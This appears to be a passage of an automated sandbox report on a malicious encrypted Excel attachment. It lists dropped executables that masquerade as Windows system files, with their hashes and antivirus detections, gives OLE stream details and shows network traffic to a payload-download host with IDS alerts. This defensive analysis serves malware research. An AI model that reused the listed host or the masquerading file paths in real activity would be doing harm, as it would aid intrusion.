Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79

C:\Users\user\AppData\Local\Temp\Cab820C.tmp	
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\Tar820D.tmp	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:TIz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D485A
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....210303062855Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\icsys.icn.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	211759
Entropy (8bit):	6.104338436807435
Encrypted:	false
SSDEEP:	3072:zvEfVUzSLhIVbV6i5LirrlZrHyrUHUckoMQ2RN6unR:zvEN2U+T6i5LirrllHy4HUcMQY6a
MD5:	D5809935B2F8A4579AAADCA96C2920EE
SHA1:	1371253A9877420D37FB912C5C80C0F63871FBCE
SHA-256:	F6B230F7A36830E443AEAF69C1826F3188C8C2247C6711D0148E12EC5A29DBB1
SHA-512:	3F1ECFF56C7687FD5EC726DBFC2BC1914942C8675169EC8B039D79DE5A050BBA4CD850DF95C836618B6D8F55E160A139836C90E8474CEE0B36247DA8F51F628
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....(... .....text...(..... ....`.data...t.....@....rsrc.....@..@$..G.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\stsys.exe	
Process:	C:\Windows\system\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	211745
Entropy (8bit):	6.096337396978878
Encrypted:	false
SSDEEP:	3072:zvEfVUzSLhIVbV6i5LirrlZrHyrUHUckoMQ2RN6unV:zvEN2U+T6i5LirrllHy4HUcMQY6e
MD5:	8E5F26D6D4D9DE99AD74A5D8B69966FE
SHA1:	2C2910DE330FA29250B419E6C44948F7AD9DE1AA
SHA-256:	295D050B2163C771DA9BEECE826B9840E4A9F952F96D2CC995FF72B6E4BDA935
SHA-512:	8509EAAB848C914A520BDCD5F73D5BF0E0BF59C9CB6EB5913636F501465E53AA961D3ACC58B0B65EA63D4EB400524D32BAB5B354DA62573FF138B5B798E6B1A4
Malicious:	**true**

C:\Users\user\AppData\Local\stsys.exe	
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....(.. .....text...(..... ....`.data...t.....@....rsrc.....@..@$..G.....MSVBVM60.DLL..... .....

C:\Users\user\AppData\Roaming\mrsys.exe	
Process:	C:\Windows\system\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	211801
Entropy (8bit):	6.116067105943455
Encrypted:	false
SSDEEP:	6144:zvEN2U+T6i5LirrllHy4HUcMQY6F777777777777777777777777777777777S:zENN+T5xYrllrU7QY6Q
MD5:	CBEA61998933A61262C84DBB3C5BA31B
SHA1:	98E7D8E171476B54822D1315C11828122937CB34
SHA-256:	06CB78FB0C7C00D330A1FEB837D3751E2239BB898F70DB7EA30BC1FB0B440BB7
SHA-512:	69F32312BAC339CFC92AA0739729559F23E83851DC1CAA312A9AE0F2B7275C957494C98CE39BA8F0AB9EBEA18B449C1B8C0C04CEFF5D343DDA0939EFFF79F78
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....(.. .....text...(..... ....`.data...t.....@....rsrc.....@..@$..G.....MSVBVM60.DLL..... .....

C:\Users\user\Desktop\~$Required Order Quantity.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	379720
Entropy (8bit):	5.8128747167355925
Encrypted:	false
SSDEEP:	6144:zvEN2U+T6i5LirrllHy4HUcMQY6ZOaoi7ru0qFkBYDoogRl30z0noojfIVAdayb1:zENN+T5xYrllrU7QY65oiHuhGYDoogR0
MD5:	AD0C93B574BB947CFF15483EDA82811E
SHA1:	AD379C5A86BF646C4A079E737A364AB352107E5B
SHA-256:	BCAAC39113BD17158FE86A77328F97E9C3FA14860C9C4449A8AE0768C85243F4
SHA-512:	B31231362967089A28F24F84DFD185FDB9E2FC940EABD112BEFF03968993F9D7A820ADC1DB83A6775A3473C8FF2FAD8D067C7CA16B4A7E7C57337450BEDFC109
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%

C:\Users\Public\vbc.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....(.. .....text...(..... ....`.data...t.....@....rsrc.....@..@$..G.....MSVBVM60.DLL..... ....

C:\Users\Public\vbc.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	167936
Entropy (8bit):	5.217490030056356
Encrypted:	false
SSDEEP:	3072:/wbOaoi7MALuifOWr9/yPFk9vYDoogRIBN0z0noojfIVAdaybDIEaIJqAT15MMbD:mOaoi7ru0qFkBYDoogRI30z0noojfIV/
MD5:	ABBFBEC83B67CA488DF807F74D5773B7
SHA1:	657177EB270DAB50FB19A14656EAB098E318B152
SHA-256:	446FFBE53145C93AC0D5F2201A7602846D272FD772936583125B0BD0D331D04A
SHA-512:	4A6DB34610B786F711BB231620D7AFAB20DC4453F036736812772E16148E0BAD8A64A50347A9BB34B9028796A13DABEA95302C2A2D265A4B7AF0A613B754F026
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u...1...1...1.....0...~..0.....0...Rich1.....PE..L.....V.....`... .....\.....p....@.....M.....a..(.....p.....(.. .....text...8W.....`..... ..`.d ata.....p.....p.....@....rsrc...p.....@..@...I.....MSVBVM60.DLL..... ....

C:\Windows\system\explorer.exe	
Process:	C:\Users\user\AppData\Local\icsys.icn.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	211903
Entropy (8bit):	6.092072244322942
Encrypted:	false
SSDEEP:	3072:zvEfVUzSLhIVbV6i5LirrlZrHyrUHUckoMQ2RN6unQ:zvEN2U+T6i5LirrllHy4HUcMQY63
MD5:	65343007BC733953C401ADFE6E510AB7
SHA1:	4A1FF89EF9993E06183A8E704E77991C189C2106
SHA-256:	1136B874FC6C8F9D80B949A472EB200A1F9FECD71C1AB8BD801FBA14D4610CB1
SHA-512:	E7AD8BB83680FEAEF184549630B99FE8E36EB541D72C9AB28B9E06B29BA32BC2A9BB914CC46DABBCF6460DE417A2ABF8A999043BCA879D2AF137DA94F00B8 F52
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....(.. .....text...(..... ....`.data...t.....@....rsrc.....@..@$..G.....MSVBVM60.DLL..... ....

C:\Windows\system\spoolsv.exe	
Process:	C:\Windows\system\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	211748
Entropy (8bit):	6.094422228145652
Encrypted:	false
SSDEEP:	3072:zvEfVUzSLhIVbV6i5LirrlZrHyrUHUckoMQ2RN6unk:zvEN2U+T6i5LirrllHy4HUcMQY61
MD5:	817B37415965598BD5AF7AC6AC9A486B
SHA1:	1337DF006CCC5D6EDFE929B97ABEC18C83C78831
SHA-256:	30DA807F99B8A8D041325AFBB56B731AFB0B8728F523608E3ED4F351E717465A
SHA-512:	EFC47D051BC2F6710AEB4B57F00449DBB4C36EA14BF33201F634E18C827616F5749BC8611BAD3E85F5B8464DB8E3CC9EC1EBDF616C4E112F21BC5041E3DBBA FE
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%

C:\Windows\system\spoolsv.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....(.. .....text...(..... ....`.data...t.....@....rsrc.....@..@$..G.....MSVBVM60.DLL..... ....

C:\Windows\system\svchost.exe	
Process:	C:\Windows\system\spoolsv.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	211773
Entropy (8bit):	6.088871980710419
Encrypted:	false
SSDEEP:	3072:zvEfVUzSLhIVbV6i5LirrlZrHyrUHUckoMQ2RN6unF:zvEN2U+T6i5LirrllHy4HUcMQY62
MD5:	9E2126D03A69C95E6FAE5281AA482ACC
SHA1:	D7848F25AE28BC4A2F20DF7660A1C78039154613
SHA-256:	47EC60C36874B3618BF7EC1EEA15E49DD9C3CC1ED87304C10F682DE0A0E3E2F8
SHA-512:	DC669E2C770324AE6D32D2DB0EFC2DB431C3A276098F17A2DFEA923683DB0F54FF44C7A1A1983E6D8ED86220F1ACDBEE7059373BDFE273BA1ACF31C4FF664 EC
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....(.. .....text...(..... ....`.data...t.....@....rsrc.....@..@$..G.....MSVBVM60.DLL..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996654823675753
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Required Order Quantity.xlsx
File size:	2496512
MD5:	0bbf60240e66e82ba4adf5d8e9b61ba0
SHA1:	d9d2142b4b34e3aad4020dd4d2ee918bd7d34847
SHA256:	3b4f801135ba694a061a4608da04b1c0935f090b7b4c540 bcace9b1bd1eecb9a
SHA512:	786a4ba62a18ed2015df60cdcf374689baf03d4a6d4ae22 8f5f028ea79921ed5c5cc8446bafae01b9220b902ad4cc9 2369b6417989b6487ddf6fd4446713efc9
SSDEEP:	49152:pfLUFrbLpBmyvdK72GOAzkZhMUC+7cr+opxXE HGFPrwnnd0Vn:pFHXOqyhMT+7e+ofX5rwnnqn
File Content Preview:	.....>.....'..... ....!..."...#.....~.....z.....|.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Required Order Quantity.xlsx"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .

General	
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2472728

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2472728
Entropy:	7.99991075725
Base64 Encoded:	True
Data ASCII:	. . % . . . . . Z Q . m . b . . $ 1 . Z I . H . { . . . S . p . < .) O ^ . . . . . _ . . . m . . . ` . . . . . q . D . M . . . . . t " . . . . . r . . . d . . . . P ^ . . . . . r . . . d . . . . P ^ . . . . . r . . . d . . . . P ^ . . . . . r . . . d . . . P ^ . . . . . r . . . d . . . . P ^ . . . . . r . . . d . . . . P ^ . . . . . r . . . d . . . . P ^ . . . . . r . . . d . . . . P ^ . . . . . r . . . d . . . . P ^ . . . . . r . . . d . . . . P ^ . . . . . r . .
Data Raw:	07 bb 25 00 00 00 00 00 5a 51 98 6d f8 62 10 e1 24 31 00 5a 6c c1 48 85 7b d6 ae 91 53 cc 70 c5 3c b3 29 4f 5e f8 f7 df fa 82 98 5f 1a 05 1d 6d 18 d9 b2 60 19 93 a3 f5 d5 b5 a8 71 a7 44 8e a3 4d da df 9e f0 f2 74 22 c5 b5 cd 80 f7 72 ea 9f ad 64 d3 91 1d 86 50 5e c5 b5 cd 80 f7 72 ea 9f ad 64 d3 91 1d 86 50 5e c5 b5 cd 80 f7 72 ea 9f ad 64 d3 91 1d 86 50 5e c5 b5 cd 80 f7 72 ea 9f

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.52262236603
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . u h . . . T . . . r $. O i . z . . . . i . r T . . .) V . . . . . r . < . . . . ^ U . . . . . < . . . . . D . . . . .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-07:47:20.629703	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49168	80	192.168.2.22	103.141.138.118
04/12/21-07:48:45.072383	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49178	34.102.136.180	192.168.2.22

Network Port Distribution

Total Packets: 60

- 53 (DNS)
- 80 (HTTP)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 07:47:18.325778961 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 07:47:18.367883921 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 07:47:18.368014097 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 07:47:18.384125948 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 07:47:18.426276922 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 07:47:18.427957058 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 07:47:18.427997112 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 07:47:18.428005934 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 07:47:18.428097963 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 07:47:18.435009956 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 07:47:18.476782084 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 07:47:18.476897955 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 07:47:20.256257057 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 07:47:20.312553883 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 07:47:20.312827110 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 07:47:20.394503117 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:20.629017115 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:20.629300117 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:20.629703045 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:20.864182949 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:20.864227057 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:20.864257097 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:20.864285946 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:20.864314079 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:20.864356041 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.098994970 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.099025965 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.099041939 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.099059105 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.099075079 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.099091053 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.099107027 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.099123955 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.099163055 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.099200010 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.339812994 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.339874029 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.339904070 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.339941978 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.339989901 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.340027094 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.340068102 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.340106010 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.340106964 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.340148926 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.340152025 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.340154886 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.340174913 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.341468096 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.341509104 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.341547012 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.341557026 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.341587067 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.341590881 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.341633081 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.341675997 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.341689110 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.341712952 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.341727972 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.341751099 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.341764927 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.341794968 CEST	49168	80	192.168.2.22	103.141.138.118

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 07:47:21.344059944 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.574173927 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574235916 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574275017 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574316025 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574353933 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574376106 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.574390888 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574402094 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.574429989 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574460983 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.574469090 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574502945 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.574517012 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574532032 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.574559927 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574564934 CEST	49168	80	192.168.2.22	103.141.138.118
